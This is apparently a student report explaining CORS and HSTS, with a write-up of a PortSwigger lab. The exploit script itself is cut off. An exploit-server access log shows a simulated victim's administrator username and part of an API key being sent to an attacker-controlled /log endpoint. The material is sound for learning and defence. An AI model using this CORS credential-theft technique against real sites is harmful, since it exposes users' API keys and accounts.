Report

CORS & HSTS
(Cross Origin Resource Sharing)

Suyash A Gunjal

Cross Origin Resource Sharing

What is Cross Origin Resource Sharing?

Cross-Origin Resource Sharing (CORS) is an HTTP -header based mechanism that allows a server to indicate any origin (domain, scheme, or port) other than its own from which a browser should permit loading resources.

Same Origin Policy:

The same-origin policy is a restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain. The same-origin policy was defined many years ago in response to potentially malicious cross-domain interactions, such as one website stealing private data from another. It generally allows a domain to issue requests to other domains, but not to access the responses.

Cross Origin Resource Sharing Work :

```
function httpGetAction(urlLink)
 {
   var xmlHttp = new XMLHttpRequest();
   xmlHttp.open("GET", urlLink, false);
   xmlHttp.send();
   return xmlHttp.responseText;
}
```

It creates a new XMLHttpRequest object.

- Opens a GET request to the given URL.
- The false means synchronous request: The browser will freeze/lock until the response comes back.
- Sends the request.
- Returns the response text.

HTTP Strict Transport Security (HSTS)


HTTP Strict Transport Security (HSTS) is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS. It also prevents HTTPS click through prompts on browsers.

Syntax Of HSTS :

Strict-Transport-Security: max-age=<expire-time>

Strict-Transport-Security: max-age=<expire-time>; includeSubDomains

Strict-Transport-Security: max-age=<expire-time>; includeSubDomains; preload



(Working Of Cross Origin Resource Sharing)

Hands On Port Swigger Lab:

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a6f00c203eaf6f7805a7ae101dd0016.exploit-server.net/exploit

HTTPS

☑

File:


/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <body>
    <script>
```



```
106.213.82.0    2025-10-27 07:29:23 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0"
106.213.82.0    2025-10-27 07:29:23 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/2010010
106.213.82.0    2025-10-27 07:29:30 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0"
106.213.82.0    2025-10-27 07:29:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/2010010
106.213.82.0    2025-10-27 07:29:33 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0"
106.213.82.0    2025-10-27 07:29:33 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox
10.0.3.246      2025-10-27 07:29:33 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari
10.0.3.246      2025-10-27 07:29:34 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22bIXgVgvHpicO2
106.213.82.0    2025-10-27 07:29:34 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0"
106.213.82.0    2025-10-27 07:29:34 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/2010010
106.213.82.0    2025-10-27 07:29:45 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0"
```

References:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Strict-Transport-Security

https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CORS